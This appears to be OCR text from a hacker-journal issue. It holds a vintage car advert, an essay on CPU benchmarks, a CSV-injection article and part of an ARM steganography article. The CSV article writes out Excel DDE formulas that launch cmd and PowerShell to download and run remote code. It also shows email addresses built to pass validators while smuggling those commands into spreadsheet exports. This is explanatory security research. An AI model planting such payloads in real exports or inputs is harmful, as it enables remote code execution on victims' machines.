The Studebaker-Flanders "20" is a marvel—a high grade modern car at a low price. If you pay less you buy much less. And the cheaper car today will cost you far more in the long run. The competing car isn't sold which the Studebaker Corporation, the greatest automobile manufacturers in the world, couldn't reproduce for less money; but we won't build a cheap car, because the name "Studebaker" means the best for your money.

If you are content with a car that runs today and dies tomorrow, don't buy the $750 Flanders "20." It will wear for years. Remember this—the Studebaker-Flanders "20" will outwear 2 to 1 any other car under $1100 and give you double satisfaction, confidence and comfort into the bargain.

We can prove it—Send for new catalogue

The Studebaker Corporation

Detroit, Mich.

Bourbon Garage & Supply Company.

It is hard to fault the CPU engineers who, in pursuit of affordable performance, introduced the cache. The cache is and will likely remain one of the breakthrough computing inventions that delivered miraculous improvements on a budget, suddenly making the impossibly huge computations actually economical. The cache allowed programmers to be effective without honing the finer skills of understanding and hand-optimizing the memory footprint of their algorithms. Just as with cast iron, much larger edifices could suddenly be constructed without rare and extraordinary skill, their occasional defects ignored or polished over.

Then came speculative execution. Quite hard to get right and quite impossible to fully understand, it became another miracle, creating another layer of abstraction that just worked and was assumed perfect by all the designs above it. Graduate-level architecture textbooks extolled its virtues without quite explaining how it could be tractably implemented or meaningfully explored in an actual CPU on one's desk.

Just as with the Tay Bridge, independent good-faith optimizations piled up until no one could exactly understand the effects of their composition and predict their results. Instead, we replaced understanding with cost metrics and supposedly authoritative benchmarks, trusting them to capture everything that matters, just as poor Sir Bouch did, and forged on, optimizing the hell out of everything we could.

Every profession has its temptations that are subtle and hard to resist, and that pave the road to hell not just with good intentions but with high-grade ingenuity in pursuit of these intentions. Optimizing to benchmarks as if these benchmarks represented reality is ours. It calls to our competitive spirit and entices us with the beauty of the well-defined contest. It helps us show off miracles of clever winning solutions.

Miracles create a taste for more miracles. Optimizations create an appetite for more optimizations across the board. Since the combined effects of optimizations become hard to understand, metrics and benchmarks proliferate, become the proxy of reality, and eventually get mistaken for the whole of reality. This works for a while, with a feverish build-up of critical dependencies and their proliferation. Then reality strikes back and reminds us that composition is a really, really hard problem, and that measuring a system in any number of ways is no substitute for understanding how it works across the layers, from top to bottom.

Who needed exact understanding of CPU optimizations when the benchmarks all agreed that miraculous improvements have been achieved? Who would argue with the carefully curated sets of computations-that-mattered, and which millions of dollars in pure engineering effort have been spent to tune CPUs to? Certainly not the former students who spent their advanced architecture courses calculating weighted averages of instruction mixes to assert that one ISA was superior to another.

It is said that generals always prepare to fight the previous war. Just in case we are tempted to feel superior to these proverbial generals, let us remember that several generations of CS and CE students have been made to reenact the benchmark battles of the RISC vs CISC war in lieu of an actual education in their contemporary CPU microarchitectures.

Just as poor Sir Bouch, we allowed the metrics that have been useful to a point to get entrenched in our thinking and our processes. We forgot that, unlike math and mechanisms, metrics have no life of their own and will borrow it from other things. Bouch's countryman, the economist Charles Goodhart, formulated a mild version of this observation as "When a measure becomes a target, it ceases to be a good measure." But as we see, neighbors, the truth deserves much harsher words: *metrics are vampires*. When allowed, they will drink the profession's lifeblood, and, if the hapless engineers are too unlucky, will take lives as well.

We've had our fair warnings. So far our Tay Bridge moments have been largely bloodless. They will keep coming, though, because metrics, benchmarks, and layers of abstraction tend to extract their cost as soon as we mistake them for reality or chase them too doggedly.

Remember the bridge over the silvery Tay, neighbors, watch your allowances, trust the experts and the metrics only so far as the wind can blow them, and be sure you understand the workmanship and the optimization shortcuts of at least two layers down. Amen.

19:03 On CSV Injection and RFC 5322

by Jeff Dileo

The world is a dark place full of hosts that refuse to communicate for fear that their messages are malformed. In this PoC, I hope to spread the good word by injecting remote code execution into the humble email address by way of the CSV.

You down with C.S.V.? (Yeah, you know me.)

The comma-separated values (CSV) "format" exists for three reasons, and three reasons alone. It provides for the anti-GPL SaaS developer a format with which to serialize trite data for irate customers. It provides for good neighbors who would parse data in functional languages. And it provides for the wayward sheep of the world, who invoke the demon Excel with a pound of their flesh. Much has been written on the wholesome insecurity of office suite software. But I say unto you, an unexplained string of bytes to start a calculator is not a PoC to drink to. There is a deep irony in the fact that none of these writings provide a proper explanation for the payloads they purvey, yet equally provide not for the ne'er-do-well script kiddie.

CSV is a deceivingly simple text-based format not for storing "records" and "fields," as the Wikipedia article would have you believe, but is instead a serialization format for raw spreadsheet data. As such, I entice you to enter the following text into a file using the means available to you.

```
A cell not a Title A, Always Fish
1, Fish
2, Fish
"Multi
line", Fish
"Comma,comma", Fish
"Q""uot""e", Fish
Red, Fish
Blue, Fish
```

"CSV injection" is an attack whereby a vulnerable application is coerced into embedding dangerous character sequences into a CSV file. However, the name is a misnomer, as it is based entirely on embedding non-CSV structures into CSV files with the expectation that the file will be opened in an otherwise insecure spreadsheet application. While the above CSV data is all there is to CSV (I implore you not to heed the blatant lies of RFC 4180, which claims the lines should be separated by DOS CRLF sequences), there are those who would try to port their binary format "macro" extensions to the humble CSV. I speak of Excel and its ilk, who would go so far as to process their "function" structures from a CSV file, but be so stingy as not to embed them when saving to one. Such functions enable the arbitrary execution of code, a "feature" generally favored by the neighborly sorts of folk who appreciate a good pwn.


Calling Excel Functions

MS Excel supports a large list of functions with which an enterprising neighbor could crunch all sorts of numbers for all sorts of reasons.As a small digression, I remind all good neighbors of Benford's law as a ward against the corrupting influence of these seemingly limited functions. As covered elsewhere, there are many ways to invoke them from a cell:

`=SUM(65,65)`
`+SUM(B3,C3)`
`+3+SUM(B3,C3)`
`-SUM(B4,C4)`
`=SUM(B5,C5)*SUM(B5,C5)`

Additionally, Microsoft, in a move to convert the flock of Lotus worshipers, has also provided an alias to their `=` operator in the form of the familiar `@` sigil. Praise the Helix!

`@SUM(B2,C2)`



For those wishing to scratch their RE itch, I leave as an exercise to the reader exploring the implementation of the `OCT2HEX` function. Both of these will result in the same (expected) value.

```
=OCT2HEX(20240501)
=OCT2HEX("20240501")
```

DDE For You And Me


Dynamic Data Exchange (DDE) is a godless "IPC" mechanism featured across the Microsoft Office applications, supposedly to enable them to pull real-time data from a service. I say "supposedly" because it is a bygone feature that is not used by real people and modern Windows does not appear to include any usable DDE services that run by default. Unfortunately, because DDE is so old, a server can only be implemented in VB6 (for which you'd be hard pressed to develop without an IDE on modern Windows) or via obtuse C++ APIs. Implementing a DDE server is left as an exercise to the reader; however, if an article from Microsoft itself is to be believed,[4] DDE can be used to dynamically update cells within an Excel spreadsheet. I wonder what a neighbor could do with that!

In Excel, DDE "services" are not called using syntax of Excel functions. For an unknown reason lost to time, they use a pipe character and an exclamation mark as delimiters as described in the only Microsoft reference on the subject.[5]

```
=ddeserver|'topicname'!itemname
```

Excel itself also runs as a DDE server. It is therefore possible to use a DDE command that communicates with another Excel process. However, this does not appear to work across different logged-in users. The formatting is a bit wonky, but another active Excel process will generally be started such that any changes made in the referenced instance are immediately reflected in the referencing instance.

```
=Excel|[dde.xlsx]Sheet1!R2C3
```



When called like this, Excel will search the "current" directory for the file `dde.xlsx`. If the file containing this DDE reference was opened *from* Excel, it will search the Desktop, otherwise Excel will search in the Documents directory. It will then attempt to load row 2, column 3 from sheet "Sheet1." However, It should be noted that even when invoking Excel as the service, warning prompts will be raised to the user. The first is a generic prompt indicating that "external sources" could be "unsafe." Clicking "Update" will result in Excel prompting again, asking if it is okay for `'EXCEL.EXE -X'` to be started; the answer is almost always no. Furthermore, dear neighbors, Excel is more than willing to take a full file path, or even a URL to a remote resource, to load a file. However, the same *exact* prompts will ensue when opening them if they have such constructs.

```
=Excel|'C:/path/to/dde.xlsx'!'R1C1'
=Excel|'https://example.tld/dde.xlsx'!'R1C1'
```

Observant neighbors (who haven't fallen asleep yet) will notice something odd about that warning message. Indeed, as you may have suspected, Excel will simply take the `Excel` part before the pipe, capitalize it, and run it as a command. As such, we not only can invoke Excel, but as we are executing commands from Excel's file path, WE CAN INVOKE WORD!

```
=winword|'https://example.tld/dde.docx'!z
```


PowerShell, One Gets Used to It

I'm sure all the neighbors following along are waiting to hear the good word of PowerShell. Seeing as it is all the bad parts of Python and Zsh combined, *and* it is in the default Windows PATH, we should be able to invoke it with glee. Lo, and behold:

```
=powershell|'calc'!z
```

...which does not work. Alas, DDE is so ancient that it only supports the 8.3 filename syntax. `POWERSHELL.EXE` is simply too long, and Excel trims it down to `POWERSHE.EXE`, the Windows version of She-Ra. But alas, `POWERSHE.EXE` does not exist on standard Windows images. What are we to do, fellow neighbors? For now, I think we have to dig deep

[4] `https://support.microsoft.com/en-us/help/247412`
[5] `https://docs.microsoft.com/en-us/windows/desktop/dataxchg`



and invoke PowerShell through `CMD.EXE`, a shell so terrible Windows 10 replaced it with Bash.

```
=cmd|'/C powershell calc'!z
```

For reference, `/C` is one of two necessary options for `CMD.EXE` to execute the remainder of the command, the other being `/K`. The former instructs `CMD.EXE` to exit after it has finished executing its command. The latter keeps `CMD.EXE` running afterwards. Additionally, the `powershell calc` segment should be understood as being equivalent to typing those exact characters into a `CMD.EXE` shell and tapping the enter key ever so gently. As for the `!z` in the last three commands, we derive no joy from specifying a DDE item name, but DDE requires that one be supplied nonetheless and the author likes the letter `z`.

As all good neighbors know, a static payload that starts a toy calculator is not a worthy PoC. Instead, dynamic payloads obtained from a remote server are the proper PoC path to enlightenment. Ask not what you can do for PowerShell, but what PowerShell can do for you. As a verbose veneer on top of C♯/.NET, PowerShell has many different ways to do networking, but only one decent way to evaluate strings of code.


```
Invoke-Expression((New-Object Net.WebClient)
.DownloadString('https://example.tld'))
```

The above expression will instantiate a .NET `WebClient` object and invoke its `DownloadString` method on a supplied URL. `DownloadString` will simply return the response body of the HTTP request performed. `Invoke-Expression()` is the PowerShell name for what is named `eval()` in nearly every programming language that has such a feature.

But embedding this snippet into our DDE call is not as simple as it seems. While it may not appear obvious at first, we cannot use bare single quotes in our `CMD.EXE` input as Excel DDE uses single quotes to bound "topic" and "item" values, the former of which is our `CMD.EXE` input. Additionally, we cannot simply replace the inner single quotes with double quotes, as `CMD.EXE` will strip them from the arguments passed to PowerShell. However, `CMD.EXE` will pass them if they are backslash-escaped. But, if you were thinking that we would start backslashing our backslashes, I can safely confide, fellow neighbors, that Xzibit will not be interrupting *this* PoC. DDE, much like CSV, does not believe in the just backslash as an escape sequence, and instead uses doubling to indicate that a character should be treated literally. Consequently, this means that we can use either `"` or `''` sequences to use string literals in PowerShell. For now, we will use the latter, as they are less unsightly.

```
=cmd|'/C powershell
Invoke-Expression((New-Object Net.WebClient)
.DownloadString('https://example.tld'))'!z
```

The above, lacking any commas to muck up our code, is a valid CSV file, and, when opened in Excel, will prompt the following two warnings that differ ever so slightly from the previous ones. The former is a stern warning about how a neighbor's computer may "no longer be secure." The latter now asks about starting `'CMD.EXE'`. While it is worth noting that an Excel spreadsheet file (`*.xslx`) with an `=Excel|` DDE reference followed by a `=cmd|` reference will prompt the former followed by a "Yes to All" prompt listing only the `'EXCEL -X'` command, this is not the case for CSV files. They will always prompt the stern warning, followed by the `CMD.EXE` prompt, and lastly the `EXCEL.EXE -X` prompt, with each execution attempt prompted individually.



Email Addresses and RFC 5322

Hark, dear neighbors. If you thought we were done, you would be only half right. For what is the point of a PoC if it lacks realism. Any heathen can throw some PowerShell in a text file and call it a CSV. But it is the enlightened mind that can meld multiple formats together to form the quintessential PoC, a polyglot. But first, let us speak of that great evil, email. SMTP is a sinful protocol not only for its built-in dependence on DNS to supply the domain name of the mail server, but also for the initial "standardization" of email addresses, which are "most accurately" described in RFC 5322.[6] You see, dear neighbors, the email addresses you may have come to know are naught but a finite range of the infinite unknown that awaits us. The soulless corporations, and even Unix (due to the corruptive influence of Ma Bell) have deceived you, and led you to blissful, ignorant damnation.

Email addresses are such fantastical things, that the only true way to validate their existence is to *ask them if they exist*. Many—possibly most, in fact—get this crucial step of email validation wrong. And the most slothful among them barbarously attempt to apply the regex chainsaw to this philosophical quandary as if it were a simply felled tree. No, dear neighbor, the humble email address is not as humble as it at first appears, and sits high(er) on the Chomsky hierarchy. How high is a question for another time, but, among other things, its recursively nestable comments imply that it cannot be parsed by legitimate regular expressions. For the differences between real and fake regular expressions, the author recommends Russ Cox's soothing treatise on the subject.[7]

[6] `unzip pocorgtfo19.pdf rfc5322.txt`
[7] `https://swtch.com/~rsc/regexp/regexp1.html`
[8] `unzip pocorgtfo19.pdf rfc2821.txt`

The "simple" form of email address that most neighbors are familiar with is a restricted subset of the "dot-atom" form, whereby the "username" segment of the address (referred to in the spec and hereafter as the "local-part") can consist of only alphanumerics and the following characters:

```
! # $ % & ' * + - / = ? ^ _ ` { | } ~
```

Additionally, period characters (*i.e.* "`.`") are supported as long as they do not start or end the local-part, nor appear consecutively. As can be observed, this supplies us with the majority of the characters we need to write a vanilla `CMD.EXE` DDE call. However, it lacks the spaces we need between `/C`, `powershell`, and the PowerShell input. Fortunately, we can take advantage of the fact that `CMD.EXE` will treat `=` characters between arguments as spaces (it will also treat `;` the same, but that is not in the dot-atom list). However, it should be noted that this is only the case for `CMD.EXE` and batch command structures; we cannot successfully call `powershell=calc`. Luckily, `CMD.EXE` supports piping just like Unix shells, and we can take advantage of this:

```
=cmd|'/C=echo=calc|powershell'!@example.tld
```

This works in the simple case, but, alas, email addresses have another devious limitation: the local-part can only be up to 64 characters long, as declared separately in RFC 2821.[8] Therefore, neighbors, we need to enact some measures to trim our payload. Thankfully, we can apply the following truths in pursuit of this goal:

1. The space between `/C` and `powershell` is not necessary, as `CMD.EXE` will pass every character after a `/C` or `/K` as command input.
2. `Invoke-Expression` is a cmdlet and has a shorter alias of `iex`.
3. In PowerShell 3.0 (Windows 8+, backport to Windows 7), the `Invoke-WebRequest` cmdlet is a suitable replacement for `DownloadString`, especially as it has a shorter alias of `iwr`.

While PowerShell functions can be executed individually with spaces, we cannot use spaces here, and, even if we could, calls cannot be nested properly using spaces. While PowerShell can use pipes to forward arguments into calls, `CMD.EXE` does not

offer us a good way to `echo` a pipe character that is piped into a `powershell` call; the `CMD.EXE`/batch `^` escape character has forsaken us. Regardless, `Invoke-WebRequest` does not take piped input. However, dot-atom sequences may begin and end with a CFWS (comment-folding-whitespace) sequence, which begin and end with open and close parentheses, respectively, and may contain any nested number of such pairs. Comments additionally support backslash-escaped "quoted-pair" sequences for characters that would otherwise not be supported. However, comments directly allow the use of following characters unescaped (in addition to several miscellaneous control characters):

```
! " # $ % & ' * + , - . /
0 1 2 3 4 5 6 7 8 9
: ; < = > ? @
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[]^_`
abcdefghijklmnopqrstuvwxyz
{ | } ~
```

With all of these, we can put together the following email address padded out to the maximum local-part length of 64:

```
=cmd|'/C=echo=
iex(iwr('https://1234567890.1234'))
|powershell'!@example.tld
```

Depending on how hard one is trying to "validate" an email address, the above will either pass or fail validation. For what it is worth, the above will pass the generally accepted 99.99% compliant regex.[9]

```
(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.
↪ [a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:
↪ [\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d
↪ -\x7f]|\\
↪ [\x01-\x09\x0b\x0c\x0e-\x7f])*")@(?:
↪ (?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9]
↪ (?:[a-z0-9-]*[a-z0-9])?|\[(?:
↪ (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}
↪ (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?
↪ |[a-z0-9-]*[a-z0-9]:
↪ (?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53
↪ -\x7f]|\\
↪ [\x01-\x09\x0b\x0c\x0e-\x7f])+)\])
```

Rails is *still* a Ghetto

Neighbors, it is with great sorrow that I inform you that, as of this writing, Ruby on Rails' email validation routine[10] is completely incorrect.[11] For as hard as it tries, it simply does not understand the fundamentals of an email address. First and foremost, it has no understanding of comments, and, outside of a quoted string, it will not accept parentheses or colons, the latter of which is necessary in the URL string to achieve glorious TLS. And without the semicolon and other magical characters offered by comments, it is extremely difficult to chain operations (within a single email).

We therefore shift focus to the "quoted-string" email format, which offers a wider variety of legal characters. However, the gem Rails uses internally to validate emails does not understand quoted-string local-parts either. Instead of following the spec, which clearly indicates that the entire local-part unit must be a single quoted-string bounded by raw double quote characters ("), it instead splits the local-part by periods and *then* applies the quoted-string processing. Furthermore, it does not allow raw space characters within quoted strings, and expects them to be backslash escaped, in clear indignation of the RFC. As such, we can, as always, devise a Rails-specific workaround that is still a valid email address. For reference, Lamson[12] appears to leave all such validation to the application developer since they might decide to do *very* custom mail routing. On that note, Python's `email.utils.parseaddr` function will always perform uncompliant legacy comment handling,[13] whereby the comment in our above email will be shifted into the name of the user when parsed.

```
>>> from email.utils import parseaddr
>>> parseaddr("<=cmd|'/C=echo=iex(iwr(''
    https://1234567890.1234''))|powershell'!
    @example.tld>")
(" (iwr''https://1234567890.1234'')",
"=cmd|'/C=echo=iex|powershell'!@example.tld"
    )
```

The first potential trouble we run into is the fact that our CSV injection requires an `=`, `+`, `-`, or `@` char-

[9] `https://www.regular-expressions.info/email.html`
[10] Line 57 of `validate_email.rb` from `https://github.com/hallelujah/valid_email/`
[11] *Ibid.*, issue 95.
[12] `git clone https://github.com/zedshaw/lamson`
[13] RFC5322, Section 3.4.

acter to be the first in the cell. CSV uses double quotes to encapsulate data. Thankfully, that the raw CSV data starts with a double quote is not a concern, as Excel will parse the cell as starting from the first character *within* the quoted-string. This gives us the following starting point:

```
"=cmd|'/Ccalc'!"@example.tld
```

However, for future reference, in the event a neighbor needs to break out of the middle of a cell, the following format may be used:

```
"AAAAAAAA\",=cmd|'/Ccalc'!"@example.tld
```

In the above CSV "breakout" version, which we will base all following work on for maximum pwnability, we leverage the fact that the backslash in the email quoted-pair double quote is not recognized as an escape character by CSV, causing the CSV cell to terminate at the comma. This starts the next cell with an equal sign.

Due to the incorrect parsing of double quote characters and periods, the Rails email validator will not accept a quoted-string that contains a period, it will only accept two quoted-strings joined by a period. Needless to say, that makes for an invalid email, and we want to receive our mails. We therefore need a way to encode the necessary period in our domain name.

Unlike most programming languages, PowerShell does not have functioning format string capabilities, and lacks good (read terse) ways to do byte-numeric-string conversions. The standard way to generate a period literal in PowerShell is `46 -as [char]`, but we can remove the spaces and still have a sequence, `46-as[char]`, that works. And yet there is an even shorter form we can use.

```
[char]46
```

There are two main ways to do string concatenation in PowerShell:

```
'a'+'b'+'c'
```
and
```
'a{0}c' -f 'b'
```

Additionally PowerShell supports variable expansion, which requires double quoted strings.

```
"a$('b')c"
```

Tying the best of these together, we can obtain the following.

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"123456789$([char]46)1234\"))'
!"@example.tld
```

Coincidentally, the backslash-prepended inner double quotes required by quoted-string local-parts are also exactly what we need in our powershell input, as mindful neighbors will remember that `CMD.EXE` strips unescaped double quote characters from command arguments. This also gives us *just* enough space for TLS:

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"https://123$([char]46)12\"))'
!"@example.tld
```

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"https://12$([char]46)123\"))'
!"@example.tld
```

TLS is very important here as PowerShell sends HTTP requests with a *very* observable user-agent:

```
Mozilla/5.0 (Windows.NT; Windows.NT 10.0; en-US)
        WindowsPowerShell/5.1.16299.98
```

Receiving Your Emails

As most popular email providers do not allow their users to register accounts involving the more esoteric characters in the email address specification, the author recommends running one's own mail server. Configuring qmail with both IPv6 and TLS is left as an exercise for the reader.


19:04 Undefining the ARM

by Eric Davisson

I'm here today to tell you fine folks about a recent adventure with the ARM architecture, in which I scrambled the undefined bits of instructions to break disassembly without breaking the program's execution.

ARM was something I hadn't touched, so I dug up an old Raspberry Pi and what looked to be a great online resource for learning assembly language, specifically for the Pi. Although it had one handy section on GPIO at the end, this book turned out to be terrible.

Fed up with shallow introductions, I registered with ARM and downloaded the 2,700 page manual. I had to admire the structure and order of the instruction encodings. For the 32-bit form, each instruction is exactly 32 bits, rather than varying from 1 to 15 bytes like x86. Most instructions are conditional, and the first four bits define the conditions. (`0b1110` is the default for unconditional execution.) When browsing the alphabetical instruction list and instruction encoding parts of the manual, I saw that certain bit fields even subdivided instructions into different categories. Some bits then define the specific instruction, and after that, you're pretty much left with the operand data fields.



The Concept

For the register form of the `MOV` command (`MOV Rd, Rm`), we have the 32 bits shown in Figure 1.

As I've mentioned before, those first four bits specify under what condition to execute this `MOV` instruction. The next three bits, `000`, put this instruction into the *Data-processing (register)* category, a fairly common one. Other categories include *Load-/Store*, *Media*, *Branch*, and *Co-processor*. The next five (really four) bits of `1101x` puts us into a sub-subcategory of `Moves, Shifts, and Rotates`. The two bits near the end further divide this into either a `MOV` or `LSL`. The five bits of `00000` is what defines this as a specific instruction of `MOV` (register). We then have the `Rd` and `Rm` fields, which just specify which of the 16 registers to use. Finally the `S` bit defines whether the condition flags are set or not after the instruction is executed.

Well, we skipped a piece! Nothing explained what the `(0)(0)(0)(0)` bits were. So let's flip some and try it out!

In GNU's `as` assembler, you use the `.word` directive to place an arbitrary 32-bit piece of data where an instruction might go.[14] This is a valid instruction of `MOV r0, pc`, defined in `0b` form so that we can see the individual bits.

```
.word 0b11100001101000000000000001111
```

The Program Counter (PC) register is the 15th (`1111`) register, and it is much like EIP in x86. After stepping through this instruction in `gdb`, I confirmed that the value of `PC+4` is moved into the `r0` register, just as expected. So that is my baseline, my control. Next I flipped one of those `(0)` bits.

```
1 .word 0b11100001101000010000000001111
```

[14] Editor's Note: All instructions in this article are presented as 32-bit words, rather than as bytes, to better match the ARM manual's descriptions.

[15] `rasm2 -e -a arm -D "e1a0000f e1a1000f"`

I put both of those instructions in my program for comparison, finding that both `gdb` and `objdump` failed to disassemble it.[15]

```
0x10420 main+24 mov     r0, pc
0x10424 main+28 ;<UNDEFINED> ins: 0xe1a1000f
```

Even though the disassembler shows the second instruction as undefined, both of them behave identically, moving `PC+4` into `r0`!

At this point, a false prophet might declare that wherever an instruction matches one with undefined bits, we can flip these bits without changing the behavior of the program. And like many things a false prophet might say, this is *almost* true, but lacking one or two important details. Here, the details matter.

ARM Wrestling

I call my PoC ARMaHYDAN, to pay tribute to the 2004 HYDAN stego tool for x86 by El-Khalil and Keromytis.[16] Like many readers of this fine journal, I am not interested in steganography as a tool to hide information; rather, I love the idea that file formats–and also instruction sets!–have hidden nooks and crannies ignored by their interpreters.

First I cataloged all of the instructions that had these optional bits. From four hundred or so instructions, ignoring conditional codes, only 141 instructions had these bits.

The first script I wrote flipped the last optional bit for all valid instructions in an executable. I did this to `/usr/games/worm` in the bsdgames package, because I like that game. My script used `readelf` to locate and parse the offset and size of the `.text` section; as I only wanted to flip the bits for the code of the program.

About a quarter of the output's `.text` section appeared to be undefined! I then ran the game, and it worked flawlessly. At this point the generalizations seem to hold, but I had only tested against one program.

Still, I wondered if by changing this bits from one instruction, I might convert it to some other instruction. To assure myself, I checked by having a script definitively investigate every encoding. Based on the encodings in the ARM manual, there should be no overlap here.

Just for safe measure I tested a few other programs. My favorite was modifying a quarter of `objdump`, then feeding it itself as an argument to show it report that quarter of its own instructions are undefined.

When it Literally isn't Code!

So now that I was executing modified code, I still needed to know whether these invalid instructions ever occurred naturally in the wild. So I loosened up the parsing for my profiler script to not just match on the valid instruction encodings, but invalid ones too.

The answer to my question was disturbing: there were many of these illegal instructions in the wild! I later found the rate of this occurrence to be evenly distributed from 0-13%. It would get much higher for libraries. I knew something was off about this, as it just wouldn't make sense for assemblers to do this on purpose. Something else was going on.

I finally got a hint when my script began to break, and the breaking change was that I was now matching on *all* forms of instructions, and not just the validly defined ones. Why would it be safe to change any valid instruction, but not these ten percent of already-invalid ones? It turns out I made one of the biggest assumption of all, that the `.text` section is pure code!

So here's what happened: In fixed-width instruction sets like ARM and PowerPC, there is no room in the instruction for a register-wide pointer. ARM solves this problem by placing a pool of literals into

[16] `unzip pocorgtfo19.pdf hydan.pdf hydan-0.13.tar.gz`

```
31|30|29|28|27|26|25|24|23|22|21|20|19|18|17|16|15|14|13|12|11|10|09|08|07|06|05|04|03|02|01|00
  cond    | 0  0  0| 1  1  0  1| S|(0)(0)(0)(0)    Rd      | 0  0  0  0  0| 0  0| 0|    Rm
```

Figure 1. Bitfields of the `MOV` Instruction.

the code, then referencing that location with fewer bits, relative to the program counter.

So when you see `ldr r2, =0xdeadbeef` in the disassembly, you will also see `0xdeadbeef` as a literal *later in the code*. These four bytes are not an instruction, but they are in the `.text` section, and its important not to damage them.

Not Solving the Code/Data Problem

This means I ran into a very old problem, the code versus data problem. My early tests worked out of luck, but that luck ran out when I loosened up the parser can began modifying words in the `.text` section that were not code.

I noticed these false positive instructions did not show up in a consistent frequency; some of them occurred way more than others. For a while it only seemed that two or three problem instructions seemed to show up, so I took them out of my script and everything worked after that. But still, only for the small subset of programs I was modifying and testing.

To really understand the situation, I wrote a profiler script to run against my entire Raspbian installation. It showed that these false positives were distributed across more than half the possible instruction set! It was also evenly distributed enough to not be able to justify blacklisting a couple of instructions and hoping for the best.

Well, that's in the context of statically blacklisting some instructions. I considered running an initial profiling pass of the program I'm trying to modify to tally the invalid instructions (most likely data) and keep track of this as a blacklist and store it as metadata. The dynamically blacklisted instructions could be ignored for injecting data into, and the extracting routine could look to the blacklist in metadata to not extract data from those instructions. One downside to this is that more metadata is at the cost of how much data I can inject.

Then I realized that I could encode the entire blacklist in just one byte, by prioritizing the instructions. The byte would simply be the number of high-trouble matches to skip.

I profiled my whole system for a list of instructions based on frequency in a few contexts. The first is just the occurrence of instructions period. This found the top five instructions with optional bits to be `MOV` (register), `CMP` (immediate), `MOV` (immediate), `CMP` (register), and `LSL` (immediate). The top fife for false positives, that are actually data, with option bits are `LDRD` (register), `STRD` (register), `STRH` (register), `MUL`, and `MRS`.

We aren't so lucky that the full lists are mutually exclusive, but they are certainly dissimilar enough to truly minimize the second data loss problem. This is because the instructions I'm actually blacklisting are in the minority of instructions that are actually valid and therefore used. We are losing only a marginal amount of storage space for our injection!

Comparing my top ten lists, the `MUL` instruction is the only one in both my top ten lists, ranked fourth for false positives but tenth for popularity, making up less than one percent of valid instructions. By choosing the right threshold, these lists oughtn't conflict or get in the way of our storage.

Steganalysis

As I said in the very beginning, using rare machine encodings to inject data for steganography is easily detectable. The concept in HYDAN was that there are different (valid) ways to encode the same assembly instruction, partly because of how messed up things get with x86's `MODRM/SIB` tables and redundancies introduced with not being able to do memory to memory operand instructions. (These are just two basic reasons; there are more.)

